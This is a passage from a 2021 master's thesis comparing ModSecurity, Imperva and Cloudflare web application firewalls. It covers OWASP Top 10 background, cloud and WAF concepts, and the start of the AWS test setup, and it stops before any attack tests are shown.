Effectiveness of open-source and leading industry web application firewalls against client and server-side attacks

Submitted by

Muhammad Kashfun Nazir BIN MOHD ALI

Thesis Advisor

Asst. Prof. Dinh Tien Tuan Anh

ISTD (MSSD)

A thesis submitted to the Singapore University of Technology and Design in fulfillment of the requirement for the degree of Master of Science in Security by Design (MSSD)

2021

Abstract

The cyber security industry has grown exponentially over the recent years, where costs for cybercrime is expected to grow by 15 percent annually. The costs for cybercrime in 2015 was at USD 3 trillion and is projected to hit USD 10.5 trillion by the year 2025. In proportion, the cyber security industry will continue to grow as shown in technology services such as security operation centres (SOC), where it is projected to grow to USD 1.656 billion by 2025 from USD 471 million.

Today, millions of websites and web applications sit on the world wide web. Between 2017 and 2019, it was found by a single company that a total of almost 8 billion cyber-attacks across all industries were detected. The trend of common attack vectors against web applications have not changed much since 2017. All of which were classified in 2017 by OWASP through the OWASP Top 10 project. These attacks targeting web applications could be prevented through the use of proper security tools such as the web application firewall (WAF).

This thesis explored and studied the effectiveness of WAFs against cyber-attacks by testing based on four factors; price, performance, alerts/usability and security. The WAFs involved in the tests were ModSecurity, an open-source WAF, Imperva Cloud WAF and Cloudflare cloud WAF. This thesis found some significant findings from the tests and concluded the effectiveness of WAF against cyber-attacks.

Keywords: web application firewall, OWASP Top 10, ModSecurity, Imperva Cloud WAF, Cloudflare cloud WAF.

Acknowledgements

The entire process of writing this thesis was an experience like never before. I have learned a lot and gained plenty of knowledge and experience from this experience. Completing this thesis gave me a huge sense of accomplishment that I would never forget.

I would firstly like to thank my wife for being very supportive and understanding throughout my journey of attaining my Master's. It was not easy juggling time while having a baby in the house, always in constant need of attention. My wife has sacrificed a lot for me so that I could complete my thesis, especially towards the last lap. I would also like to thank my parents and siblings for believing in me and providing me with moral support, especially during the many times I felt like giving up.

Next, I would like to thank my thesis advisor, Asst. Prof. Anh for his unwavering support and patience in me. Having changed my topic a few times, I can only imagine how difficult of a student I must have been to him. Despite that, he did not cast me aside and continued to give me the support I required.

I would like to give special thanks to my programme director cum mentor, Yeaz Jaddoo, for being my pillar of strength during my entire Master's journey. He provided me with emotional and moral support countless times. His advices have changed my life and impacted my career in many ways he might not have imagined. It is thanks to him that I was able to get this far academically.

Lastly, I would like to give thanks to my course mates and colleagues for their support and ideas. They have made my journey more fun and memorable.

Kashfun Nazir

Contents

List of Figures

List of Tables

1. Introduction

Cyber security industry in general had grown exponentially over the last decade. One of many reasons for the rapid growth is due to the ever-increasing cases of cyber-attacks and breaches. People have come to realise that it is high time for cyber security to be taken seriously. The quote “prevention is better than cure” is especially true in the cyber space because when an organisation faces a breach, there is no cure to it – the data stolen could never be undone. This has been proven countless of times through attacks, big or small, such as WannaCry and Capital One breaches. The only thing that could be done next is to prevent another of such attacks. By then, the organisation might have already made more losses than they would have spent on cyber security products and solutions.

Due to this, the need for professional solutions increased. Governments around the globe are spending huge sums of money to fund the cyber security industry. As a result, more jobs were created, more start-ups in this space are set up and more tools are made available for the various types of users.

Automation has also been increasing to try to fill the gaps that human resources cannot fill – the shortage of manpower in this industry. With automation, companies are starting to focus on creating more intelligent tools and relocating the human resources to services that require human touch, such as customer support. Today, we see a rise in managed services offered by companies, where they offer to manage the services based on the clients’ needs rather than have the clients manage themselves. Some examples of managed services in this industry are managing rules and policies of Web Application Firewall (WAF), creating custom policies and rules based on the clients’ requirements.

1.1 Research Motivation

Today, we know that almost everything in our lives is going virtual. Due to the ongoing Covid-19 global pandemic, which has forced majority of the world’s population to change the working landscape, all companies were forced to adopt some form of digital transformation, to a varying extent. This includes non-technology companies. This sudden transformation had

caused many problems for everyone, where one of the biggest and most pressing problem lying in cyber security. Pushing one's operations and data digital is difficult but having the proper skills and knowledge to secure the data is more difficult for the majority of the population. As a result, people look into outsourcing the needed services.

According to a report by MarketsandMarkets Research (2020), the market for Security Operations Centre (SOC) as a Service (SOCaaS) is projected to grow to USD 1.656 billion by 2025 from USD 471 million in 2020. Asia Pacific (APAC), specifically Singapore, was mentioned in the report to expect to have the highest growth rate in the SOCaaS market, which has seen high adoption from non-IT industries such as financial institutions, healthcare, retail and the public sector, amongst others. The report also showed that more money was spent in fully managed services than co-managed or hybrid services in APAC region. However, enterprises have also shared concerns over the SOCaaS providers having full control should things go wrong.

As more companies go virtual, the use of web applications is more readily adopted. Many may have the perception that having a single point of security such as integration of WAF is sufficient to protect against cyber-attacks.

The growing market and choices ranging from self-managed to fully managed cyber security services are strong motivating factors for this thesis's research.

1.2 Web Applications

The first website to ever be published on the Internet was created and published by Berners-Lee, in 1991, two years after he invented the World Wide Web and developed Hypertext Transfer Protocol (HTTP) in 1990 (Nix, 2018). That first website was a simple, static page, aptly sharing what World Wide Web was. Till today, the definition of a website has not changed. A website refers to a collection of static pages that are published on the World Wide Web.

Over the years, websites have evolved into web applications having various functions, making transactions with the servers. Web applications are dynamic websites which are always having

their content change. Some famous examples of web applications are Facebook, the world's largest social media platform and Wordpress, the world's most used content management system.

1.3 Cyber-attacks on Web Applications

Cyber-attacks on web applications have been statistically on the rise in recent years. There are various common web application attack vectors. The Open Web Application Security Project (OWASP), a non-profit organisation, whose purpose is to improve the security of software. OWASP's projects are globally well accepted as a universal standard for cyber security. One of them is the OWASP Top 10, "a standard awareness document for developers and web application security" (OWASP, 2017). OWASP Top 10 lists the top 10 web application security risks. The latest list was released in 2017 and the previous list in 2013. OWASP is currently working on the latest version of the list and is expected to be released in autumn of 2021.

The top 10 web application security risks as described by OWASP are:

1. Injection

   Injection consists of various injection types such as SQL, PHP command, Operating System (OS) command and LDAP. This risk happens when a malicious piece of data or payload is sent as part of a web request in a form of query or command. The malicious payload is typically used to get the server to execute the commands or access data without the necessary authorisation.

2. Broken authentication

   Broken authentication happens when authentication and session management functions within a web application are not implemented correctly. This allows threat actors to compromise login credentials, session tokens or even assume identities of other users through exploiting the flaws of the authentication's implementations.

3. Sensitive data exposure

Sensitive data exposure refers to situation when web applications and Application Programming Interfaces (APIs) do not protect their sensitive data properly through usage of extra protection. Such protection include encryption, be it in transit or at rest.

4. XML external entities (XXE)

XXE risks refer to when external entities are used to divulge internal files through remote code execution, internal port scanning or file shares, denial of service attacks and the use of file URI handler. This risk is normally due to older XML process or those that are poorly configured evaluating external entity references within XML documents.

5. Broken access control

Often mistaken by or getting mixed up with broken authentication, broken access control refers to when user access is not properly configured and implemented, causing authenticated users to be able to access data of other users.

6. Security misconfiguration

Security misconfiguration is the top reason for web application vulnerabilities and is the most common issue. This is normally resulted from default configurations which are insecure, incomplete configurations, misconfigured HTTP headers and more.

7. Cross Site Scripting XSS

XSS, often found to be one of the top attack vectors, refers to when threat actors are able to execute scripts in the client's browser which may lead to defacement of websites/web applications, redirection to malicious websites or hijack of user session. This is normally done through the use of HTML and Javascript and accepted by the web application without proper validation.

8. Insecure deserialisation

Insecure deserialisation refers to when one is led to remote code execution or successful attacks such as privilege escalation and replay attacks.

9. Using components with known vulnerabilities

This risk refers to exploitations through the use of components such as frameworks, libraries and other software modules that run with identical privileges as that of the application, potentially causing data breaches or even server takeovers.

10. Insufficient logging and monitoring

Insufficient logging and monitoring refer to the lack of implementation of logs and detection mechanisms to detect and track access and activities.

Amongst the OWASP Top 10 risks/vulnerabilities, Verizon, 2020, reported that injection was indeed the most exploited vulnerability, specifically, SQL, followed by PHP code injection and other injections.

Similar findings were observed since 2017. Within a two-year period, from December 2017 to November 2019, Akamai (2020) observed over 662 million cyber-attacks on web applications within the finance industry, a fraction of the total of almost 8 billion cyber-attacks across all industries. The top attack vectors across all industries, in sequence, were SQL injection, accounting to more than 72% of the total attacks, local file inclusion, cross site scripting (XSS), PHP command injection, remote file inclusion and lastly, command injection.

In the first half of 2020, the number cyber-attacks on web applications increased exponentially by nine times when compared the first half of 2019 (CDNetworks, 2020). The sharp increase was observed from March, when most of the world started to work from home due to the Covid-19 pandemic. CDNetworks also reported that the top three attack vectors, in sequence, were brute force, SQL injection and followed by custom rules.

1.4 Web Application Firewall (WAF)

Web Application Firewall (WAF) is a type of application firewall which main purpose of its invention is to provide protection to web applications. WAFs mainly protect against malicious traffic and cyber-attacks targeting web applications through vulnerabilities such as those listed in OWASP top 10 that occur on Open Systems Interconnection (OSI) layer 7, the application layer.

1.5 Research Question

To what extent is the effectiveness of a Web Application Firewall on protecting web applications from cyber-attacks?

1.6 Research Challenges

One of the main challenges that researchers face is that there is insufficient data available for academic research purposes. Most of the data on WAFs are researched, reported and published by industrial organisations and vendors, which may be biased or for marketing purposes. As such, another challenge would be to remain neutral and objective when carrying out the research and not form any biasness.

1.7 Research Summary

This thesis researched on three WAFs, ModSecurity, Imperva's cloud WAF and Cloudflare's cloud WAF. Several meaningful results were managed to be achieved, based on four factors; price, performance, alerts/usability and security. The results were presented, compared, analysed and later on discussed.

2. Background

2.1 Cloud Computing

The concept of cloud computing was first introduced and invented by Joseph Carl Robnett Licklider, in the early 1960s during his research on Advanced Research Project Agency Network, also known as ARPANet (Pedamkar, 2021). However, the term “cloud computing” was believed by many to have been first popularised when the term was introduced by then Google CEO Eric Schmidt during the Search Engine Strategies Conference on 9 August 2006 (Schmidt, 2006).

The Cloud Security Alliance (CSA), 2017, defined cloud computing as a new set of technologies that is used to manage shared pools of configurable computing resources such as applications, servers and storage on demand and with convenience. It is also an operational model that provides swift provisioning, implementation and decommissioning of resources on demand and scalability.

2.1.1 Cloud Service Models

Mell and Grance, 2011, from the National Institute of Standards and Technology (NIST) explained that the cloud model composes of three service modes (Figure 1) – Infrastructure as a Service (IaaS), Platform as a Service (PaaS) and Software as a Service (SaaS).

The IaaS provides the consumer the ability to manage the applications, data, runtime, middleware and OS, while the service provider manages virtualisation, servers, storage and networking. An example of IaaS is cloud infrastructure provider, DigitalOcean.

The PaaS provides the consumer the ability to manage the application and data, while the service provider manages runtime, middleware, OS, virtualisation, servers, storage and networking. An example of PaaS is cloud application platform provider, Heroku.

Unlike IaaS and PaaS, SaaS leaves all the management of applications, data, runtime, middleware, OS, virtualisation, servers, storage and networking to the service provider. An example of SaaS is Adobe Creative Cloud.

The traditional model, also known as on-premise, is where the consumer is left to manage everything, which would be the exact opposite of SaaS. An example of on-premise is Adobe Creative Cloud's predecessor, Adobe Creative Suite.




Figure 1 - Cloud Service Model (Chou, 2018)

2.1.2 Cloud Service Providers

Harvard (2021), defined Cloud Service Providers as external IT services vendors that provide partial or fully managed services to supplement or outsource all internal IT capacity or functions.

There are plenty of cloud service providers in the market today (Gartner, 2020). Salesforce pioneered the market as the world's first cloud service provider. In 2020, Gartner announced in their Magic Quadrant for Cloud Infrastructure and Platform Services, that Amazon Web Services (AWS) was the leader amongst all the cloud service providers for the 10th consecutive year (Figure 2). Two other leaders in the Magic Quadrant were Microsoft as the runner up and Google in third place.

Figure 2 - Magic Quadrant for Cloud Infrastructure and Platform Services (Gartner, 2020)

2.1.3 Amazon Web Services (AWS)

Being the leader of cloud service providers, AWS was reported to lead the USD 129 billion cloud market by holding 32% of the market's share in the fourth quarter of 2020 (Ritcher, 2021). AWS entered the market as a subsidiary of Amazon.com in 2006.

Even today, AWS is always significantly growing its global presence. Today, AWS's global infrastructure map shows that they are in 25 regions with 80 availability zone have over 230 points of presence (PoP). With their current infrastructure, they have been able to serve their services to 245 countries and territories.

Over the years, AWS released a slew of services Its first service was Elastic Compute Cloud (EC2). Today, AWS offers more than 200 fully featured services, with EC2 believed to be its most popular service. Of the long list of services offered by AWS, only three were used in this thesis; EC2, virtual private cloud (VPC) and Route 53.

Servers could be a handful for most people. Physical servers are not only expensive to buy but also to maintain. There are many factors to consider, such as, cost, location and environment for the server, storage, security and more. This is where AWS's EC2 makes it easy for consumers. As EC2 is categorised as IaaS, the consumer can focus on setting up their servers (also known as instances) and get their services up and running through a web interface.

Next, VPC is a virtual network which can be provisioned as an isolated section. Consumers are given full control over the VPCs they create. The control enables consumers to manage the networking configurations such as IP addresses (IPv4 and IPv6), subnets, routing tables and network gateways. Consumers can make use of multiple VPCs to fit their needs. An example could be creating two VPCs, one public facing and the other private. The public facing VPC could be used for web servers that are given access to the Internet and the private facing VPC could be used for backend systems (AWS, 2021).

Finally, Route 53 service as a Domain Name Service (DNS) as highly scalable and available. Route 53 is used to connect AWS's running infrastructure such as EC2 to user requests and vice versa. Route 53 provides consumers the option to buy or use their existing domain names. Route 53 will then configure DNS settings for the domain names automatically (AWS, 2021)

2.2 Open Systems Interconnection (OSI) Layers and Security

The OSI model is a universal model used to understand networks. There are a total of seven layers in the OSI model: 1) physical layer, 2) data link layer, 3) network layer, 4) transport layer, 5) session layer, 6) presentation layer and 7) application layer.

Briefly looking into the OSI layers as described by Imperva (2020), the physical layer is responsible for all physical aspects of the network such as cables and transmission of raw data. The data link layer is responsible for establishing and terminating connection between network nodes. The network layer is responsible for deciding the best physical path to take and breaking segments into packets at the source and reassembling at the destination. The

transport layer is responsible for transmitting data through the use of transmission protocols such as transmission control protocol (TCP) and user datagram protocol (UDP). The Session layer is responsible for handling the network connection. The presentation layer is responsible for preparing the data to be used by applications in the correct formats and encrypting it. The final layer, application layer is responsible for providing protocols such as HTTP and DNS, allowing applications to send and receive the data.




Figure 3 - Summary of OSI layers (Imperva, 2020)

Each layer is susceptible to different attacks and can be protected by the use of different tools. Such tools include WAF, firewall, encryption, intrusion prevention system (IPS) or intrusion detection system (IDS) and physical security resources.

WafCharm, 2020, shared a list containing some examples of attacks and its countermeasures for each of the OSI layer. Physical layer is susceptible to physical threats such as break-ins or fire. The countermeasure would be to deploy necessary physical security resources. The data link, network, transport and session layers are susceptible to attacks such as distributed

denial of service (DDoS), IP spoofing and eavesdropping. Tools and implementations that could help to prevent and mitigate such attacks include firewall, encryption and IPS/IDS. The presentation and application layers are susceptible to attacks as described in OWASP top 10 and can be prevented or mitigated by implementing proper configurations, secure programming and the use of WAF.

2.3 Web Application Firewall (WAF)

Web Application Firewalls (WAFs) are essential tools today to protect web applications from attacks. WAFs are essentially firewalls. A firewall is a network tool or device that monitors and detects inbound and outbound traffic. Then, based on the defined security rule sets, it decides if the traffic should be allowed or blocked. Although WAFs behave similarly, they are more targeted towards web applications and are mostly effective to traffic passing through OSI layer 7, the application layer.

Although WAFs protect mostly on layer 7, they also protect some attacks at layer 6. Many companies also provide add-on services to protect attacks carried out on other layers of the OSI model. However, it is also important to understand that WAF by itself does not block attacks. They rely on implemented rules to block attacks.

Three WAFs were involved in this thesis; ModSecurity, Imperva's cloud WAF and Cloudflare's cloud WAF.

2.3.1 ModSecurity

ModSecurity is an open-source, cross-platform WAF. ModSecurity is considered to be an on-premise product and widely recognised as the best open-source WAF available today. It was first developed by Ivan Ristić, which was released in late 2002. Today, it is under the management of Trustwave Holdings since it was acquired in 2010. ModSecurity's WAF was originally designed to support the Apache server and saw a second version of it from 2008. In 2018, ModSecurity version 3.0, also called libmodsecurity supports connectors for Apache and Nginx (SpiderLabs, 2021).

ModSecurity has its own rule configuration language, called SecRules. SecRules are used for filtering HTTP communications, logging and real-time monitoring. OWASP ModSecurity Core Rule Set (CRS) is an open-source rule set developed and maintained as part of a project by OWASP that was written in SecRules language. The CRS is commonly deployed with ModSecurity. It is also deployable with any other compatible WAFs.

ModSecurity is typically deployed by being installed on a webserver. It can also be deployed as proxy server which sits in front of server(s) and its web application(s). Incoming and outgoing HTTP traffic would hit ModSecurity first. ModSecurity will then decide how that traffic should be handled, whether it should be allowed to pass, dropped, redirected, etc. This decision is made based on the implemented rules.

2.3.2 Imperva Cloud WAF

According to Gartner's Magic Quadrant for WAF in 2020, Imperva's cloud WAF was ranked as a cloud WAF leader and was ranked highest for completeness of vision for the seventh year in a row.

Previously known as Incapsula, Imperva Cloud WAF prides itself in providing enterprise-class protection against most security threats. Being a SaaS model, its consumers only need to manage onboarding their websites or web applications onto the platform and manage its configurations, while Imperva manages everything else.

Imperva's security rule sets are fully managed by their internal teams. Consumers do not have access to those rules nor do they know about the details of any of the rules. However, Imperva claimed that they protect against OWASP top 10 threats, DDoS attacks, hacking attempts, scraping and malicious bots.

When a user is trying to access a web application, the traffic will pass through Imperva's reverse proxy and WAF which are deployed across the globe through their Content Delivery Network (CDN). Imperva protects against the threats by inspecting each request that passes through its proxies. Imperva Cloud WAF inspects each request at three levels, namely,

connection, structure and request format, and lastly, content. At each level, Imperva Cloud WAF then matches the request against its managed rule sets and patterns. Imperva Cloud WAF also profiles the visitor and matches against its database of known client signatures. Malicious traffic would be dropped at this stage, while legitimate traffic would be forwarded to the web server as drawn in Figure 4 (Imperva, 2020).




Figure 4 - Traffic through Imperva Cloud WAF (Imperva, 2020)

One of Imperva Cloud WAF's pride lies in its security operations centre where a dedicated team of security experts and researches work tirelessly to keep its rule sets and database up to date and accurate. With any new update to its rule sets and database, consumers are not needed to take any action as they are automatically applied.

2.3.3 Cloudflare Cloud WAF

In the 2021 Garner Peer Insights 'Voice of the Customer', Cloudflare's cloud WAF was recognised as a Customers' Choice Leader (Gartner, 2021).

Cloudflare's cloud WAF prides itself in its managed rule sets which are essential in providing protection against most security threats. Being a SaaS model, its consumers only need to manage onboarding their websites or web applications onto the platform and manage its configurations, while Imperva manages everything else.

Cloudflare's rule sets are entirely managed by their internal teams. Today, there are four rule sets that Cloudflare provide for its cloud WAF. The four rule sets are Cloudflare Managed Ruleset, Cloudflare Exposed Credentials Check Managed Ruleset, Cloudflare OWASP Core Ruleset and their newest rule set, which is still in beta version, Cloudflare Data Loss Prevention.

Cloudflare's cloud WAF works similarly to Imperva's, where traffic passes through Cloudflare's reverse proxy and WAF which are also deployed globally through its own CDN (Cloudflare, 2021). Each request is inspected against the rule sets and its threat intelligence. Suspicious requests would also be dropped or challenged while legitimate requests get forwarded to the web server (Figure 5).




Figure 5 - Traffic through Cloudflare (Cloudflare, 2021.)

2.3.4 Content Delivery Network (CDN)

A CDN refers to a globally distributed network consisting of proxy servers and data centres or PoPs. Its purpose is to reduce latency in loading of websites and web applications. This is achieved by reducing the physical distance between the client and server, according to

Akamai (2021). Akamai also reported that traffic that is served by a CDN makes up of more than 50% of the internet's traffic.

A CDN works by storing cached versions of a website and serving the cached version to the client from the PoP geographically nearest to the client. Imperva and Cloudflare have their own CDNs too. Today, Imperva has 47 PoPs available across the globe while Cloudflare has 150 PoPs.

2.4 Vulnerable Web Applications

There are millions of web applications available on the internet today. There are a handful of web applications that are purposefully made vulnerable and made available for the public to use. Many of them were developed by renowned companies for the sake of cyber security awareness and educational purposes.

This thesis used two of such web applications, namely, buggy web application (bWAPP) and Damn Vulnerable Web Application (DVWA).

2.4.1 Buggy Web Application (bWAPP)

One the web applications used in this thesis is bWAPP, which was developed by Malik Mesellem. It is a free and open-source PHP/MySQL vulnerable web application that contains over 100 web vulnerabilities. The vulnerabilities include OWASP Top 10 and more.

2.4.2 Damn Vulnerable Web Application (DVWA)

DVWA is the other vulnerable web application used in this thesis. DVWA is a PHP/MySQL vulnerable web application that was developed Robin Wood. DVWA also covers most of the known vulnerabilities and was said to potentially have some that are unknown.

3. Method

In this section, we look into the network topology, how the servers are set up on AWS, how WAF is onboarded and configuration with each server. We then take a look into the test plans to test or compare each WAF for price, performance, alerts and security.

3.1 Network Topology

In this setup, everything was set up in the cloud. No physical servers or hardware were self-owned, except for client (source) machine. There were four servers set up to be connected to the internet. Each server hosted a site, cloudsecurity.gq, modsectest.cf, imptest.cf and clfltest.cf respectively.

The first was not configured to any WAF, second server was configured with ModSecurity's WAF on premise, the third server was not configured with a WAF on premise but traffic was restricted to Imperva's public IP addresses and similar to the third server's setup, the fourth server was restricted to Cloudflare's public IP addresses. The reason for restricting access on the third and fourth servers to Imperva's and Cloudflare's public IP addresses respectively is to deny direct access to the servers. All traffic would then need to access the servers through the respective cloud WAF.

The internal and public IP addresses and DNS were assigned by AWS, which will be elaborated in the next subsection, Infrastructure on AWS.

Secure sockets layer (SSL) certificates were not configured in this setup. This means that the data passing through the network was not encrypted. This would allow for the traffic to be intercepted and modified during the tests later on in this paper.

Figure 6 shows the first server's network topology, the client connects to the internet then to the web server that was not configured with any WAF and hosted the site cloudsecurity.gq.

Figure 6 - Network topology without WAF

Figure 7 shows the second server's network topology, the client connects to the internet then to the web server that was configured with ModSecurity WAF and hosted the site modsectest.cf.




Figure 7 - Network topology with ModSecurity WAF

Figure 8 shows the third server's network topology, the client connects to the internet then to Imperva's or Cloudflare's cloud WAF before connecting to web server that was not configured with any on premise WAF and hosted the site imptest.cf or clfltest.cf respectively.

